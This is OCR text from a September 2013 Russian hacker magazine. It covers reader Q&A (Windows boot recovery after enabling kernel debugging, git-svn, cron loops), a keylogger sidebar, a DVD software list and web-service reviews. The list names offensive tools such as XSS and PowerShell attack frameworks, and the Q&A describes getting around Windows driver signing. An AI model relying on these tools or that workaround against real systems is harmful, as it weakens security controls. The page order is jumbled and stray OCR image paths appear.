Q 64-разрядная Windows 7 отказывается грузить неподписанные драйверы, а подписывать каждый раз неудобно. Нагуглил, что поможет включение режима отладки ядра. Так и сделал: bcdedit -debug on, затем перезагрузился. После этого винда не грузится даже в безопасном режиме. Как починить?

A Первое, что приходит в голову, — воспользоваться консолью восстановления. Но есть способ проще и намного быстрее. Во время загрузки винды нажимай <F10> — это откроет меню настройки параметров загрузки Windows. Все, что тебе теперь нужно сделать, — удалить ключ /DEBUG (смотри скриншот) и нажать <Enter>.

Действует это только для текущей загрузки, то есть следующая загрузка будет снова с включенным режимом отладки, если ты, конечно, не отключишь его:

```
bcdedit -debug off
```

Q На работе используется SVN-сервер. Как убедить начальство перейти на Git? Просто я уже привык к плюшкам этой системы.

A Возможно, переубеждать и не придется. Рекомендую попробовать в действии такую штуку, как git-svn. Этот инструмент является двухсторонним мостом между Git и SVN. Ты можешь использовать локально Git и все его возможности, а потом сохранять результаты работы на SVN-сервере, не нарушая совместимости. Кстати, можно подсадить на git-svn и коллег, таким образом увеличивая шансы перехода твоей компании на Git. Подробнее о настройке инструмента читай здесь: bit.ly/git-svn-tut. Если ты работаешь под Windows, твой git-svn является частью проекта msysGit (msysgit.github.io). Кроме того, можно просто установить git-svn на Cygwin.

Q Можно ли добавить в cron задание, которое запускало бы определенную программу каждые 5 секунд?

A Средствами cron так сделать нельзя — минимальный интервал времени, которым оперирует cron, составляет одну минуту. При необходимости можно запускать нужную задачу из shell-скрипта, используя бесконечный цикл и sleep:

```
while true
do
    /home/xakep/myprogram
    sleep 5
done
```

Чтобы выполнение продолжалось в фоновом режиме, даже после выхода пользователя из системы, запускай скрипт через nohup:

```
$ nohup ./every5seconds.sh &
```

Q Нужна легковесная и быстрая БД. В какую сторону смотреть?

A Все зависит от конкретной задачи. Но можно посмотреть в сторону in-memory баз данных, то есть баз данных, работающих в оперативной памяти. Такие БД чаще всего легковесны, ведь они не нуждаются в реализации кеша, полностью опираясь на кеш ОС. Среди такого рода БД хотелось бы выделить LMDB (symas.com/mdb) и FastDB (garret.ru/fastdb.html). Для «парных» данных стоит обратить внимание на Redis (redis.io) — высокопроизводительное распределенное хранилище данных. Высокая скорость работы Redis и сохранность БД в случае аварийного сбоя достигаются за счет того, что данные хранятся в оперативке и сбрасываются на диск через равные интервалы времени. ☰

ЭКРАННАЯ КЛАВИАТУРА VS КЕЙЛОГГЕР?

Если я буду вводить пароли через экранную клавиатуру, значит ли это, что мои пароли не попадут в лапы кейлоггеров?



С одной стороны, использование экранной клавиатуры действительно оправданно. Большинство кейлоггеров не могут перехватить нажатия на виртуальной клавиатуре, именно поэтому часто можно увидеть экранную клавиатуру для ввода, например, CVV/CVC2-кода карты Visa.



Современные кейлоггеры давно научились обходить экранные клавиатуры. Например, они могут делать скриншоты по клику мышью. В этом плане использование экранной клавиатуры даже вредно, так как создает ложное чувство безопасности.



>>WINDOWS
>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.47.1
Far Manager 3.0
Firefox 23
foobar2000 1.2.9
Google Chrome 28
K-Lite Mega Codec Pack 9.9.6
Miranda IM 0.10.16
Notepad++ 6.4.5
Opera 15.0
PuTTY 0.62
Skype 6.3
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.2
uTorrent 3.3.1
XnView 2.04

>Development
Alaborn iStyle 5.4.4.1
AntiSQLi
Bandit 1.1.1
Boost 1.54.0
Boost Dependency Analyzer 1.1
CodeLite 5.2
DBeaver 2.2.4
GitHub 1.0
MySQL 5.6.13
MySQL Workbench 6.0.6
PHP 5.5.1
PyScripter 2.5.3
RadASM 2.2.1.6
SmartGitHg 4.6.2
SourceTree 1.0.8
Visual Assist X
Ynote Classic 2.5

>Misc
8Stack
Backup Thunderbird
Bgcall 2.6.2
Bill2?s Process Manager 3.4.3.6
BlueScreenView 1.52
Classic Shell 3.6.8
Folder Actions for Windows 1.1
Marble 1.5.0
MouseController 1.6
NCS WinVisible 1.0.6.6
Nucleus 0.2.0
Quick Any2Ico 1.1
RegDllView 1.50
SchizoCopy
ServiWin 1.56
XSearch 0.23

>Multimedia
Artweaver 4.0
Bytescout Watermarking
BZR Player 0.95
Caesium 1.6.1
Colour Surprise 1.0
Epic Pen
Format Factory 3.1.1
FotoMix 9.2
FotoMorph 13.8
MoviePile

MusicBrainz Picard 1.2
Nomacs 1.4.0
NPS Image Editor 3.0.81
OpenMusicPlayer 0.3
QGifer 0.2.1
Songr 1.9.43
TAudioConverter 0.9.0

>Net
Acrylic DNS Proxy 0.9.22
CrossLoop 2.82
EagleGet 1.1.0.3
Filedrop 1.1
I2P 0.9.7.1
Lanshark 0.0.2
Mailbird 1.0.6.0
NetworkLatencyView 1.0
OpenVPN 2.3.2
RetroShare 0.5.4e
SRWare Iron Browser 28.0.1550.0
Syndie 1.103b
Tor Browser Bundle 2.3.25
VPNium 1.7
Xirrus Wi-Fi Inspector 1.2.1.4
ZamZom 1.0.0

>Security
BBQSQL
Copernicus
CrowdDetox 1.0 Beta
CrowdInspect
DLLInjector 0.2
ESET NOD32 Antivirus 6
idaConsonance
Nishang 0.3.0
Phoneme
Protectorion ToGo
Topera 0.0.2
VirtualDeobfuscator
VMInjector 0.1
Watcher 1.5.8
Xenotix XSS Exploit Framework 4
XSS ChEF 0.1

>System
AllOff 5.2
DriverIdentifier 4.2.5
dUninstaller 1.3
Install Monitor 1.1
ISOBuddy 1.1.1.3
Partition Wizard 8
PrivaZer 2.0.1
Process Hacker 2.31
Quick Cliq 2.0.8
SaBackup 0.9.6.1
TCCLE 13.0
USB Oblivion 1.10
Windows Surface Scanner 2.20
WinLogOnView 1.01
WirelessKeyView 1.67

>>MAC
Abyss Web Server 2.9
Blender 2.68
BootChamp 1.5.1
Dapplegrey 3.6
Eclipse IDE 4.3
GitHub 1.50

Hotkey EVE 1.4.3
iBoostUp 3.7
ImageOptim 1.4.3
MySQL Workbench 6.0.6
ohmiGeneLite 5.37.3
PHP 5.5.1
TextMate 2.0 alpha
The Unarchiver 3.8
TimeTracker 0.4.4
Tomcat 7.0.41
Tor Browser Bundle 2.3.25
Transmission 2.82
Vecte 0.0.2
XAMPP 1.8.3
YouView 0.5

>>UNIX
>Desktop
Audacious 3.4
Avidemux 2.6.4
Ballroomdj 1.9
Blender 2.68a
Calligra 2.7.1
Cdemu 2.1.0
Digikam 3.3.0
Easytag 2.1.8
Ffmpeg 2.0.1
Libreoffice 4.1.0
Mp3splt 2.6
Openavitogif 0.5.7
Patool 1.3
Pinta 1.4
Qcad 3.2.0
Qmmp 0.7.1
Rosegarden 13.06
Workrave 1.10.1

>Devel
Amber 0.11.0
Bazaar 2.6.0
Checkstyle 5.6
Codimension 2.0.2
Django-qrauth 0.1.1
Eclipse 4.3
Editra 0.7.20
Geotools 9.3
Jug 0.9.6
Mlton 20130715
Mono 3.2.1
Ocaml-top 1.1.0
Pyqt 5.0
Pysmb 1.1.5
Qtcreator 2.8.0
Sonarqube 3.5.1
Wxhexeditor 0.22
Zk 6.5.2

>Games
Boswars 2.7
Stuntrally 2.1
Wesnoth 1.11.5

>Net
4kdownload 2.6
Anomos 0.9.5
Babel 1.4.2
Eiskaltdcpp 2.2.8
Etherape 0.9.13

Fbmsg 0.12
Filezilla 3.7.3
Firefox 23.0
Httraqt 1.1.1
Jftp 1.57
Midori 0.5.4
Modemmanager 1.0.0
Pcapfix 0.7.3
Pidgin 2.10.7
Pyaggr3g470r 4.1
Sflphone 1.2.3
Transmission 2.82
Xvideoservicethief 2.5

>Security
Gufw 13.10
John 1.8.0
Junkie 2.5.0
Keybox 1.08.50
Pyhids 0.4
Samhain 3.0.13
Tomb 1.4
Torsocks 1.2
Xtables-addons 2.3
Yubipam 1.1.0

>Server
Apache 2.4.6
Asterisk 11.5.0
Cassandra 1.2.8
CouchDB 1.3.1
CUPS 1.6.3
HAproxy 1.4.24
Lighttpd 1.4.32
Lucene 4.4
Memcached 1.4.15
MongoDB 2.4.5
nginx 1.4.2
OpenSSH 6.2
OpenVPN 2.3.2
Redis 2.6.14
Samba 4.0.8
Sphinx 2.0.8
Squid 3.3.8

>System
Conserve 0.3.0.0
Directoryexplorer 1.0
Extcarve 1.4
Linux 3.10.6
Mupen64 2.0
Nvidia 325.15
Pf-kernel 3.10.1
Reiser4 3.10
Sakura 3.1.0
Virtualbox 4.2.16
Wayland 1.2.0
Wine 1.6.0
Xen 4.3.0
Zbackup 1.1

>X-distr
Fedora 19

DVD

№ 09 (176) СЕНТЯБРЬ 2013

ХАКЕР

ПОЛНАЯ ИСТОРИЯ ВИРУСОВ ДЛЯ ANDROID 56

ХАКЕР

09(176)2013

ЛУЧШИЕ ПЛАГИНЫ ДЛЯ OLLYDBG

WWW.XAKEP.RU

Интервью с Бобуком, ведущим Радио-Т и рьяным яндексоидом

12+

РЕКОМЕНДОВАННАЯ ЦЕНА: 290 р.

14

ПАРАНОЙЯ?

Как выжить в мире, где, кажется, за всеми следят

106 БЭКДОР ПОД LINUX

Как заражают Apache и другие веб-серверы

78 БОЕВОЙ ХОНИПОТ ИЗ БАЗЫ ДАННЫХ

Сногсшибательный вектор атак для MySQL

PUBLISHING FOR ENTHUSIASTS
4 607157 100063 13009
(game)land hi-fun media

WWW 2.0

Бесплатный сервис, позволяющий максимально быстро открыть внешний доступ к локальному веб-серверу

01

```
STEP 1:
Install localtunnel using RubyGems. Check the full README if you
don't have Ruby or RubyGems.

$ sudo gem install localtunnel

STEP 2:
Run your local web server on any port! Let's say you're running
Apache on port 8080.

STEP 3:
Now run localtunnel passing it the port to share. The first time
you run localtunnel you have to point to a public SSH key. Check
the README if you need help. Here's an example:


$ localtunnel -k ~/.ssh/id_rsa.pub 8080
```

LOCALTUNNEL (progrium.com/localtunnel)

→ Localtunnel — это простенький gem на Ruby, позволяющий быстро открыть внешний доступ к локальному веб-серверу с помощью одноименного бесплатного сервиса. Для установки достаточно набрать sudo gem install localtunnel, в OS X потребуются Console Tools из состава Xcode. После установки тулза сможет открыть любой указанный порт по адресу вида http://xxx.localtunnel.com, так что это даже проще, чем DynDNS со товарищи. Опять-таки в связке с python -m SimpleHTTPServer это очень быстрый способ предоставить прямой доступ к любой папке на диске.

REGEX101 (regex101.com)

→ Regex101 — удобная шпаргалка для работы с регулярными выражениями. Сервис может деконструировать чужие регэкспы и объяснять функцию каждого оператора. По замыслу создателей, ссылки на объяснения можно размещать прямо в комментариях к коду для удобства работы в команде. Кроме того, прямо на сайте можно протестировать свой код, получая при этом в реальном времени полное объяснение, как обрабатывается запрос. Наконец, на сайте есть справочная информация и раздел с тестовыми вопросами для тех, кто учится пользоваться регулярными выражениями.




Удобный инструмент документирования регулярных выражений



Фотохостинг для любителей мультикоптеров

03



DRONESTAGRAM (www.dronestagr.am)

→ Как можно догадаться из названия, Dronestagram — это аналог Instagram для владельцев мультикоптеров. Нет, здесь нельзя накладывать винтажные эффекты и кадрировать фотки, но можно обмениваться кадрами местности с такими же фанатами AR.Drone и других пилотируемых аппаратов. Каждая картинка привязывается к конкретной точке на карте, опционально в описании может указываться использованное при съемке оборудование. Функционал довольно базовый, и фотографий пока лишь несколько десятков, но сама по себе идея хороша. Хотелось бы, чтобы создатели реализовали поиск по камере, тогда можно было бы оценить возможности популярных моделей.

DBINBOX (dbinbox.com)

→ DBinbox — это удобный аддон для Dropbox. После регистрации в учетке пользователя появляется специальная папка. Файлы в нее может загрузить любой желающий, воспользовавшись специальной веб-формой. Для защиты можно установить пароль на страницу. Так удобно работать с теми, у кого нет учетки в Dropbox, а также самому загружать файлы с чужих устройств. Тем более если ты пользуешься двухфакторной авторизацией, то каждый раз проходить авторизацию тебе наверняка лениво. Помимо файлов, через веб-морду можно загружать текстовые файлы-заметки с пояснениями и комментариями. Увы, заметки никак нельзя связать с файлами (например, положить одной папкой) или даже назвать таким же именем (в начале заметки будет таймстемп).

Send files to Ilya Ilembitov

drag your file(s) here to upload

Send text file message

Filename 2013-08-05-07.34.13 optional .txt

Message

Тулза, позволяющая пользователям Dropbox принимать файлы от тех, кто там не зарегистрирован

